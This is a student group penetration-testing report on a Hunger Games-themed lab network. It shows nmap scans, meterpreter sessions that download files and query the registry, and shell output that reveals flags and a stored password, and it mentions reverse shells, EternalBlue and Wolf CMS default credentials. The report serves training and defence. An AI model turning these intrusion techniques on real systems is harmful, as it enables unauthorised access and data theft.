Offensive Cyber Security

Assignment 1 Penetration Testing Report

Form: Group Assignment

7809ICT

Group Members:

Archeetkumar Patel – s5305311
Nihar Vipul Vyas – s5317069 (Team Leader)
Sakshi Kanani – s5296356
Sindhu Kuruba – s5283545

Executive Summary

This report contains details of the penetration test done on several network hosts. The main goal was identifying and describing the weaknesses and collecting 15 hidden flags, starting with FLG24. The penetration test included assessing vulnerabilities, exploiting them, and offering recommendations to enhance network security. The report describes the techniques employed, the threats identified, and the precautions that should be taken to prevent attacks.

The penetration test aimed to determine possible weaknesses in the network environment and several hosts. Every host could have significant openings for exploitation. This research aimed to find these vulnerabilities systematically, utilise them to gain unauthorised access and capture the hidden flags. We also wanted to examine the network's security in general and recommend ways to enhance it.

We employed a systematic approach and used various tools and frameworks, including Nmap for scanning networks and ports, Metasploit for exploitation, DirBuster for directory brute-forcing, and Burp Suite for monitoring network traffic. The penetration test was conducted in a simulated scenario using a Kali Linux virtual machine in Microsoft Azure.

The penetration test identified several critical vulnerabilities in the network, as well as obtaining a total of 10 flags from different hosts without repetition. Some areas of concern include open ports and services, vulnerable applications, weak authentication, and unpatched software. Several hosts had open ports that offered services like HTTP, SSH, and SMB, which were exploited for further attacks. Some vulnerable applications identified include Wolf CMS, where vulnerabilities such as arbitrary file upload and remote code execution were observed. It was noted that weak or default credentials were used, making it easy for an unauthorised person to access specific network parts. Many hosts, such as Shellshock and Eternal Blue, used old and unprotected software with vulnerabilities. All hosts were systematically examined, and particular weaknesses were probed to obtain flags.

To prevent future attacks on the network, we suggest that the following measures be taken: software updates and patching, input validation and sanitisation, a WAF, secure file upload, proper authentication and authorisation, network segmentation, and IDS/IPS. Security management should include security audits and penetration testing to discover weaknesses and fix them, and awareness and training should be provided concerning the security measures and users' responsibilities for network protection.

This penetration test effectively pointed out critical vulnerabilities in the network and exposed significant weaknesses in security. If adopted by the network, the recommendations highlighted in this paper will improve the network's security, protect critical data, and minimise the chances of attacks. This report underscores the need to be on the lookout for potential threats and take affirmative action to preserve network security.

Declaration of Contributions

Contributor	Key Contributions
Nihar Vyas (Team Leader)	Actively participated in DNS zone transfers and SQL injection projects. Arranged chores and offered ideas to keep the team on track. Timely and effective communication. Assumed more responsibility and offered solutions regularly. Crucial in maintaining productive teamwork. Played a key role in dispute resolution and ensuring everyone's perspective was heard.
Archeetkumar Patel	Displayed superior technical skills, particularly in exploits utilizing reverse shell and Metasploit techniques. Consistently well-prepared for meetings. Created a collaborative atmosphere by resolving disagreements and ensuring all opinions were heard. Proactive approach in technical duties and dispute resolution. Essential leadership for team success.
Sakshi Kanani	Instrumental in organizing group activities. Assisted in detecting vulnerabilities and network scanning. Consistent communication and upbeat disposition motivated the team. Proactive in decision-making. Proficiency with technology and taking on new responsibilities. Organized and rescheduled sessions to accommodate all members.
Sindhu Kuraba	Committed to work with contributions in hash decoding and picture forensics. Clear and consistent communication, encouraging and upbeat during discussions. Proactive in organizing meetings and ensuring team attendance. Participated in decision-making and resolving disputes. Cooperative attitude and readiness to take on new responsibilities.

Table of Contents

Introduction	**5**
Network Penetration	**6**
Host 192.168.34.52	**9**
Host 192.168.34.241	**12**
Host 192.168.34.251	**13**
Host 192.168.34.161	**15**
Strategies to Mitigate Vulnerabilities	**18**
References	**20**
Appendices	**21**

Introduction :
Strong cybersecurity measures are essential in the modern digital age since industries depend more on digital systems and networks. Penetration testing is a necessary procedure that helps find and fix system vulnerabilities before they may be maliciously exploited. Through a combination of study and practical practice, this assignment seeks to build and demonstrate knowledge and comprehension of penetration testing. The project's primary goal is to find and record text strings beginning with FLG24 that are hidden on different host machines by performing a penetration test on a network with a "Ballad of Songbirds and Snakes" theme.

This penetration test was performed in a virtualised network environment set up for the 7809 ICT course to identify potential vulnerabilities in the system, estimate their implications, and outline recommendations for the system's security enhancement. All the techniques used, the weaknesses that were identified, and the steps taken to secure at least fifteen flags are explained in the study well. These flags are placed at strategic intervals to emulate real-life vulnerabilities and thus offer a practical approach to identifying and exploiting such weaknesses. Apart from asserting our technological supremacy, accomplishing these flags provides a new outlook on the practical application of network security assessment.

We used a systematic, structured approach to this penetration test, breaking it down into many critical phases, Including post-exploitation, exploitation, reconnaissance, scanning, and enumeration. It is crucial to mention that vital information about the target network was obtained during the reconnaissance phase, which outlines the following stages. In the scanning and enumeration, we identified open ports and services, and in the exploitation, we attacked weaknesses to gain unauthorised access. Goals for post-exploitation activities included identifying flags and increasing the understanding of the system.

The penetration testing phase employed tools such as Nmap for Port Scanning and Network Mapping, Metasploit for Exploitation, and DirBuster for directory brute-forcing. Compared with other manual methods, these tools provided a more effective and thorough assessment of the network's security status. The consideration of ethical issues was a critical factor in the entire exercise. All the actions described in the paper strictly complied with the rules of penetration testing, meaning that no laws or ethical standards were violated when working with the simulated network environment. Each procedure was recorded to enhance the replicability of the findings and the clarity of the process.

This report outlines the techniques used in penetration testing, provides a network diagram that helped navigate the test environment, and explains the vulnerabilities identified and the exploits used to get the flags as proof of concept. The report also presents the originality and implications of the findings as recommendations for security enhancements. This paper aims to show that penetration testing is vital in ensuring information systems' availability, confidentiality, and integrity by using cybersecurity approaches and presenting some practical experience in the form of ethical hacking.

Following these guidelines, the network can enhance security, safeguard sensitive information, and minimise attack vulnerability. From this penetration testing project, I have learned many lessons I would apply in the real world of cybersecurity. The knowledge obtained from this exercise will be valuable in our future careers as cybersecurity experts, ready to deal with various cyber threats. The Appendix provides more information on the penetration steps and the exploits employed.

Network Penetration

Gateway Network: 192.168.34.0/24

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sT 192.168.34.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 15:29 AEST
Nmap scan report for 192.168.34.52
Host is up (0.00061s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:15:5D:00:07:09 (Microsoft)

Nmap scan report for 192.168.34.161
Host is up (0.0016s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https
MAC Address: 00:15:5D:00:07:07 (Microsoft)

Nmap scan report for 192.168.34.241
Host is up (0.00087s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   open   ssh
3128/tcp open   squid-http
8080/tcp closed http-proxy
MAC Address: 00:15:5D:00:07:04 (Microsoft)

Nmap scan report for 192.168.34.251
Host is up (0.0012s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:07:06 (Microsoft)

Nmap scan report for 192.168.34.1
Host is up (0.000081s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server

Nmap done: 256 IP addresses (5 hosts up) scanned in 7.66 seconds
```

Five hosts were found using the nmap. Using the nmap command we have determine which services, versions, and operating systems are installed on each of the five hosts in the 192.168.34.0/24 network range. Below mentioned screenshot is scan result of whole subnet.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 23:09 AEST
Nmap scan report for 192.168.34.52
Host is up (0.00082s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:15:5D:00:07:09 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Wi
Network Distance: 1 hop
Service Info: Host: THECAPITAL; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-05-20T13:11:43
|_  start_date: 2024-04-14T04:23:34
|_nbstat: NetBIOS name: THECAPITAL, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:00:07:09 (Microsoft)
|_clock-skew: mean: -3h19m58s, deviation: 5h46m21s, median: 0s
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: TheCapital
|   NetBIOS computer name: THECAPITAL\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-05-20T23:11:48+10:00

TRACEROUTE
HOP RTT     ADDRESS
1   0.82 ms 192.168.34.52
```


```
Nmap scan report for 192.168.34.161
Host is up (0.00075s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT    STATE SERVICE  VERSION
21/tcp  open  ftp      ProFTPD 1.3.4c
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 63:c2:7f:f5:fb:c1:fa:6a:3b:ed:92:75:e0:13:a2:d2 (RSA)
|   256 30:03:c8:bc:da:b0:9d:d4:d7:bb:6c:ab:cb:73:82:19 (ECDSA)
|_  256 97:b7:4d:a2:3a:13:a8:28:1a:ef:35:09:fa:75:8c:3b (ED25519)
53/tcp  open  domain   ISC BIND 9.16.27 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.16.27-Debian
80/tcp  open  http     Apache httpd 2.4.10 ((Unix) OpenSSL/1.0.1i PHP/5.4.31 mod_perl/2.0.8-dev Perl/v5.16.3)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.10 (Unix) OpenSSL/1.0.1i PHP/5.4.31 mod_perl/2.0.8-dev Perl/v5.16.3
|_http-title: thelaboratory.songbirds.snakes
443/tcp open  ssl/http Apache httpd 2.4.10 ((Unix) OpenSSL/1.0.1i PHP/5.4.31 mod_perl/2.0.8-dev Perl/v5.16.3)
|_http-title: thelaboratory.songbirds.snakes
|_http-server-header: Apache/2.4.10 (Unix) OpenSSL/1.0.1i PHP/5.4.31 mod_perl/2.0.8-dev Perl/v5.16.3
| ssl-cert: Subject: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE
| Not valid before: 2004-10-01T09:10:30
|_Not valid after:  2010-09-30T09:10:30
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_  Potentially risky methods: TRACE
MAC Address: 00:15:5D:00:07:07 (Microsoft)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.75 ms 192.168.34.161
```

```
Nmap scan report for 192.168.34.241
Host is up (0.00051s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
|   2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_  256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp open   http-proxy Squid http proxy 3.1.19
|_http-server-header: squid/3.1.19
|_http-title: ERROR: The requested URL could not be retrieved
8080/tcp closed http-proxy
MAC Address: 00:15:5D:00:07:04 (Microsoft)
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.10 - 4.11 (92%), Linux 3.13 (91%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4)
3.16 (91%), Linux 4.2 (91%), Linux 3.12 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.51 ms 192.168.34.241

Nmap scan report for 192.168.34.251
Host is up (0.00096s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 02:32:8e:5b:27:a8:ea:f2:fe:11:db:2f:57:f4:11:7e (RSA)
|   256 74:35:c8:fb:96:c1:9f:a0:dc:73:6c:cd:83:52:bf:b7 (ECDSA)
|_  256 fc:4a:70:fb:b9:7d:32:89:35:0a:45:3d:d9:8b:c5:95 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: The Hanging Tree | Index
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:15:5D:00:07:06 (Microsoft)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.34.251
Host is up (0.00096s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 02:32:8e:5b:27:a8:ea:f2:fe:11:db:2f:57:f4:11:7e (RSA)
|   256 74:35:c8:fb:96:c1:9f:a0:dc:73:6c:cd:83:52:bf:b7 (ECDSA)
|_  256 fc:4a:70:fb:b9:7d:32:89:35:0a:45:3d:d9:8b:c5:95 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: The Hanging Tree | Index
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:15:5D:00:07:06 (Microsoft)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.96 ms 192.168.34.251
```

```
Nmap scan report for 192.168.34.1
Host is up (0.000061s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server xrdp
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=5/20%OT=3389%CT=1%CU=44022%PV=Y%DS=0%DC=L%G=Y%TM=66
OS:4B4C82%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=
OS:A)OPS(O1=MFFD7ST11NW7%O2=MFFD7ST11NW7%O3=MFFD7NNT11NW7%O4=MFFD7ST11NW7%O
OS:5=MFFD7ST11NW7%O6=MFFD7ST11)WIN(W1=8200%W2=8200%W3=8200%W4=8200%W5=8200%
OS:W6=8200)ECN(R=Y%DF=Y%T=40%W=8200%O=MFFD7NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%
OS:S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%
OS:RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W
OS:=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
OS:U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%D
OS:FI=N%T=40%CD=S)

Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 238.80 seconds
```

Host: 192.168.34.52
With Meterpreter, the following four flags were discovered on this host:
Flag 1: As we discover the exploited machine we got our first flag in decode.me file and using online decoder we have our first flag of Windows 7 Machine.



Flag 2: Exploring furthermore we got one Image and opening that image we got our next flag.

Flag 3: For the third flag the picture is same but file names, extentions and locations are different as mentioned in screenshot.

```
meterpreter > pwd
C:\Users\Coriolanus\Pictures
meterpreter > ls
Listing: C:\Users\Coriolanus\Pictures
=====================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  708290  fil   2024-04-02 15:13:26 +1000  Wallpaper.png
100666/rw-rw-rw-  504     fil   2024-04-02 15:01:53 +1000  desktop.ini

meterpreter > download wallpaper.png
[*] Downloading: wallpaper.png → /home/kali/wallpaper.png
[*] Downloaded 691.69 KiB of 691.69 KiB (100.0%): wallpaper.png → /home/kali/wallpaper.png
[*] Completed  : wallpaper.png → /home/kali/wallpaper.png
```

Flag 4: Exploring the Machine we got another picture which is mentioned below it does not have FLG24 tag but it says the FLAG string.

```
meterpreter > pwd
C:\Users\Public\Pictures
meterpreter > ls
Listing: C:\Users\Public\Pictures
=================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040555/r-xr-xr-x  0       dir   2009-07-14 14:54:24 +1000  Sample Pictures
100666/rw-rw-rw-  380     fil   2009-07-14 14:54:24 +1000  desktop.ini
100666/rw-rw-rw-  199496  fil   2018-10-14 14:05:27 +1000  trump-tower-holiday-2018-01.jpg

meterpreter > download trump-tower-holiday-2018-01.jpg
[*] Downloading: trump-tower-holiday-2018-01.jpg → /home/kali/trump-tower-holiday-2018-01.jpg
[*] Downloaded 194.82 KiB of 194.82 KiB (100.0%): trump-tower-holiday-2018-01.jpg → /home/kali/trump-tower-holida
y-2018-01.jpg
[*] Completed  : trump-tower-holiday-2018-01.jpg → /home/kali/trump-tower-holiday-2018-01.jpg
```

Flag 5: Exploring machine deeply we got another flag in registries.

```
meterpreter > reg queryval -k '\SOFTWARE\Microsoft\Notepad' -v 'FLG24'
[-] Error running command reg: Rex::ArgumentError An invalid argument was specified. Unknown key: \SOFTWARE
meterpreter > reg query -k '\SOFTWARE\Microsoft\Notepad' -v 'FLG24'
[-] Error running command reg: Rex::ArgumentError An invalid argument was specified. Unknown key: \SOFTWARE
meterpreter > reg query -k '\SOFTWARE\Microsoft\Notepad' -v 'FLG24'
[-] Error running command reg: Rex::ArgumentError An invalid argument was specified. Unknown key: \SOFTWARE
meterpreter > reg query -k 'HKLM\SOFTWARE\Microsoft\Notepad' -v 'FLG24'
[-] Invalid command supplied: query
meterpreter > reg queryval -k 'HKLM\SOFTWARE\Microsoft\Notepad' -v 'FLG24'
[-] stdapi_registry_query_value: Operation failed: The system cannot find the file specified.
meterpreter > reg queryval -k 'HKLM\SOFTWARE\Microsoft\Notepad'
[-] You must specify a value name (-v).
meterpreter > reg queryval -k 'HKLM\SOFTWARE\Microsoft\Notepad' -v 'FLAG'
Key: HKLM\SOFTWARE\Microsoft\Notepad
Name: FLAG
Type: REG_SZ
Data: FLG24- Imagine it was your name that they pulled, and you had be ripped from your home. I'd just want to know that somebody still cared about me out here. Don't discount her just because she's district, C
in common with her than you think.
meterpreter > cd ..
meterpreter > cd ..
meterpreter > cd ..
```

```
meterpreter > reg queryval -k 'HKLM\SOFTWARE\Microsoft\Notepad' -v 'FLAG'
Key: HKLM\SOFTWARE\Microsoft\Notepad
Name: FLAG
Type: REG_SZ
Data: FLG24- Imagine it was your name that they pulled, and you had be rippe
in common with her than you think.
meterpreter >
```


HOST: 192.168.34.241


Using default passwprd of wolfcms, proxy forwarding and php reverse shell we have found one flag on this host.

Nmap searches host 192.168.34.241 for information.

```
Nmap scan report for 192.168.34.241
Host is up (0.00051s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
|   2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_  256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp open   http-proxy Squid http proxy 3.1.19
|_http-server-header: squid/3.1.19
|_http-title: ERROR: The requested URL could not be retrieved
8080/tcp closed http-proxy
MAC Address: 00:15:5D:00:07:04 (Microsoft)
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.10 - 4.11 (92%), Linux 3.13 (91%), OpenWrt Chaos Calmer 15.05 (Linux 3.18)
3.16 (91%), Linux 4.2 (91%), Linux 3.12 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Robots.txt





Flag 1: flag.txt

```
cd home
ls
lucy
ls -la
total 12
drwxr-xr-x  3 root root 4096 Apr  4 03:38 .
drwxr-xr-x 22 root root 4096 Sep 22  2015 ..
drwxr-xr-x  2 lucy lucy 4096 Apr  4 03:44 lucy
cd lucy
ls
flag.txt
hello_world
cat flag.txt
FLG24 - It's the things we love most that destroy us.
```

HOST: 192.168.34.251

With the help of gobuster, reverse shell and image decoder. our team has found 3 flags in this machine.

Flag 1: One of the flags was located in the home directory.

```
cd sejanus
www-data@TheHangingTree:/home/sejanus$ ls -al
ls -al
total 688
drwxr-xr-x 2 sejanus sejanus   4096 Apr  4 19:12 .
drwxr-xr-x 4 root    root      4096 Apr  3 19:30 ..
-rw-r--r-- 1 sejanus sejanus    220 Apr  3 19:15 .bash_logout
-rw-r--r-- 1 sejanus sejanus   3526 Apr  3 19:15 .bashrc
-rw-r--r-- 1 sejanus sejanus    807 Apr  3 19:15 .profile
-rwxr-xr-x 1 sejanus sejanus 673712 Apr  4 19:12 HangingTree.png
-rw-r--r-- 1 sejanus sejanus     61 Apr  3 19:18 flag.txt
-rw-r--r-- 1 sejanus sejanus     23 Apr  3 19:17 password-reminder.txt
www-data@TheHangingTree:/home/sejanus$ cat flag.txt
cat flag.txt
FLG24 - I've made a career out of ruining my enemies plans.
www-data@TheHangingTree:/home/sejanus$ cat password-reminder.txt
cat password-reminder.txt
password : HungerGames
www-data@TheHangingTree:/home/sejanus$
```

Flag 2: There was a hidden message in the picture which was decoded by online decoder. A hidden message was searched for by analysing the HangingTree.png image.

Flag 3: There is file in Sejanus directory which contains its password of the user using privilege escalation another flag was found.

